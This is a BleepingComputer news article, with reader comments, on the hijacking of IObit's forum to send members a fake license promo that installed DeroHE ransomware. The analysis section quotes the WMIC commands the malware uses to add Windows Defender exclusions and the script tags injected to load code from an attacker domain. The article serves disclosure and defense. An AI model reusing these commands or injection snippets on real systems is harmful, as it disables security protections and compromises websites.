# IObit forums hacked to spread ransomware to its members

bleepingcomputer.com/news/security/iobit-forums-hacked-in-widespread-derohe-ransomware-attack/

Lawrence Abrams


By
Lawrence Abrams

- January 18, 2021
- 02:57 PM
- 6


Windows utility developer IObit was hacked over the weekend to perform a widespread attack to distribute the strange DeroHE ransomware to its forum members.

IObit is a software developer known for Windows system optimization and anti-malware programs, such as Advanced SystemCare.


Over the weekend, IObit forum members began receiving emails claiming to be from IObit stating that they are entitled to a free 1-year license to their software as a special perk of being a forum member.




**IObit 'Promo' email**

Included in the email is a 'GET IT NOW' link that redirects to hxxps://forums.iobit.com/promo.html. This page no longer exists, but at the time of the attack, it was distributing a file at hxxps://forums.iobit.com/free-iobit-license-promo.zip.

This zip file [VirusTotal] contains digitally signed files from the legitimate IObit License Manager program, but with the IObitUnlocker.dll replaced with an unsigned malicious version shown below.




**Malicious IObitUnlocker.dll DLL**

Source: BleepingComputer

When IObit License Manager.exe is executed, the malicious IObitUnlocker.dll will be executed to install the DeroHE ransomware to C:\Program Files (x86)\IObit\iobit.dll [VirusTotal]and execute it.

As most executables are signed with IOBit's certificate, and the zip file was hosted on their site, users installed the ransomware thinking it was a legitimate promotion.

Based on reports at IObit's forum and other forums [1, 2], this is a widespread attack that targeted all forum members.

## A closer look at the DeroHE ransomware


BleepingComputer has since analyzed the ransomware to illustrate what happens when executed on a victim's computer.

When first started, the ransomware will add a Windows autorun named "IObit License Manager" that launches the "rundll32 "C:\Program Files (x86)\IObit\iobit.dll",DllEntry" command when logging in to Windows.

Emsisoft analyst Elise van Dorp, who also analyzed the ransomware, stated the ransomware adds the following Windows Defender exclusions to allow the DLL to run.

```
@WMIC /Namespace:\\root\Microsoft\Windows\Defender class MSFT_MpPreference call Add ExclusionPath=\"
@WMIC /Namespace:\\root\Microsoft\Windows\Defender class MSFT_MpPreference call Add ExclusionPath=\"\Temp\\"
@WMIC /Namespace:\\root\Microsoft\Windows\Defender class MSFT_MpPreference call Add ExclusionExtension=\".dll\"
@WMIC /Namespace:\\root\Microsoft\Windows\Defender class MSFT_MpPreference call Add ExclusionProcess=\"rundll32.exe\"
```


The ransomware will now display a message box claiming to be from IObit License Manager stating, "Please wait. It may take a little longer than expected. Keep your computer running or screen on!' The ransomware shows this alert to prevent victims from shutting off their devices before the ransomware finishes.




**Fake alert to not turn off the computer**

Source: BleepingComputer


When encrypting victims, it will append the .DeroHE extension to encrypted files.




**Files encrypted by the DeroHE ransomware**

Source: BleepingComputer
Each encrypted file will also have a string of information appended to the end of the file, as shown below. The ransomware may use this information to decrypt files if a ransom is paid.



```
{"version":"3","id":"dERiqiUutvp35oSUfRSTCXL53TRakECSGQVQ2hhUjuCEjC6zSNFZsRqavVVSdyEzaViULtCRPxzRwRCKZ2j2ugCg5r9SrERKe7
[{"size":193536,"esize":193564,"offset":0,"rm":"Phj8vfOREkYPKA9e9qke1EIYOGGciqkQBSzfzg=="}],"ext":".png"}
```


**Hex edit of an encrypted file**

Source: BleepingComputer
On the Windows desktop, the DeroHE ransomware will create two files named FILES_ENCRYPTED.html, containing a list of all encrypted files, and the READ_TO_DECRYPT.html ransom note.

The ransom note has the title of 'Dero Homomorphic Encryption,' and promotes a cryptocurrency called DERO. This note tells the victim to send 200 coins, worth approximately $100, to the listed address to get a decryptor.





**DeroHE ransomware ransom note**
Source: BleepingComputer
Enclosed in the ransom note is the ransomware's Tor site http://deropayysnkrl5xu7ic5fdprz5ixgdwy6ikxe2g3mh2erikudscrkpqd.onion, which can be used to make the payment.

Of particular interest, the Tor site states that IObit can send $100,000 in DERO coins to decrypt all victims, as the attackers blame IObit for the compromise.

"Tell iobit.com to send us 100000 (1 hundred thousand) DERO coin to this address. dERopYDgpD235oSUfRSTCXL53TRakECSGQVQ2hhUjuCEjC6zSNFZsRqavVVSdyEzaViULtCRPxzRwRCKZ2j2ugCg26hRtLziwu"

"After payment arrive, all encrypted computer (including yours) will be decrypted. THIS IS IOBIT's FAULT to made your computer getting infected," the DeroHE Tor payment site states.




**Dero Ransomware Tor payment site**

Source: BleepingComputer


The ransomware is being analyzed for weaknesses, and it is not known if it can be decrypted for free.

Furthermore, it is unknown if the threat actors will keep their word and provide a decryptor if payment is made.

## IObit forums likely compromised

To create the fake promotion page and host a malicious download, the attackers likely hacked IObit's forum and gained access to an administrative account.

At this time, the forums still appear to be compromised, as if you visit missing pages that return a 404 error code, the web page will display dialogs to subscribe to browser notifications. Your browser will begin to receive desktop notifications promoting adult sites, malicious software, and other unwanted content when subscribed.




**Compromised IObit forum page**
Source: BleepingComputer
Furthermore, if you click anywhere on the page, a new tab will open showing advertisements for adult sites. Other site sections also appear to be compromised as clicking on forum links redirect you to similar adult pages.

Attackers compromised the forum by injecting a malicious script on all pages that are not found, as shown below.

```
510
511   <div id="content">
512     <div class="canvas-layout-container js-canvas-layout-container">
513 <script async src='//identifyluckyexactly.com/27227b7f0bfc8f310bd4cb8b22fc7075/invoke.js'></script>
514 <script type='text/javascript'
    src='//identifyluckyexactly.com/50/a3/51/50a351a59c68401244bd1da2f8e9b6e5.js'></script>
515 <div id="canvas-layout-full" class="canvas-layout" data-layout-id="">
516   <div class="canvas-widget-list section-0">
517
518
519
520         Invalid Page URL. If this is an error and the page should exist, please contact the system administrator
    and tell them how you got this message.
521
```

**Compromised IObit forum page**
Source: BleepingComputer
BleepingComputer has reached out to IObit with questions related to this attack but has not heard back.

***Updated 01/19/20:*** A security researcher known as Ronny told BleepingComputer IOBit is using vBulletin 5.6.1 for their forum software.

This version of vBulletin has a known vulnerabily that allows remote attackers to gain control over the forum.

### Related Articles:

US Senate: Govt's ransomware fight hindered by limited reporting

Costa Rica declares national emergency after Conti ransomware attacks

New Black Basta ransomware springs into action with a dozen breaches

American Dental Association hit by new Black Basta ransomware

Wind turbine firm Nordex hit by Conti ransomware attack

- CryptoCurrency
- Cyberattack
- Dero


- DeroHE
- Forum
- Iobit
- Ransomware

Lawrence Abrams

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

- Previous Article
- Next Article

## Comments

- 
  EmanuelJacobsson - 1 year ago
  - 
  - 
  Another blow to the reputation of IObit
- 
  Some-Other-Guy - 1 year ago
  - 
  - 
  What reputation?

  It's an antimalware Company that can't stop malware!

  I have a much better reputation of preventing malware while running Windows XP-SP2 online using a full admin account without any Microsoft Security Updates

  I've had ZERO malware problems for the past 7 years (ONLINE) and not one single case of ransomware!

  Beat that!

- 

  NickAu - 1 year ago

  Oh come on get real, all sorts of places have been hacked including goverments, if you can produce 100% hack proof anything especially forum software you are the next billionaire because everybody will want your software.

  On a side note when I used Windows Xp and 7 I actually liked Advance System care so much I had the pro version, Yes I know I could have done the same things using separate inbuilt windows tools but I was lazy.

- 

  bob3160 - 1 year ago

  Any forum getting hacked is bad even if you don't like the company.

- 

  AdvancedSetup - 1 year ago

  Not sure of the exact details. We'll have to wait for an official word from iObit but using the Way Back Machine it shows their forum was using vBulletin 5.6.1 as of 01/12/2021 and the latest version from vBulletin is 5.6.4 back in Oct, 2020 - which would appear to be 3 versions newer.

  Again, I do not know if this is the reason. Only bringing it up in case someone else is running outdated vBulletin software you should update it ASAP.

- 

  Lawrence Abrams - 1 year ago

  Yes, they are using an outdated version of vBulletin. Need to update the story to include that.

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

**You may also like:**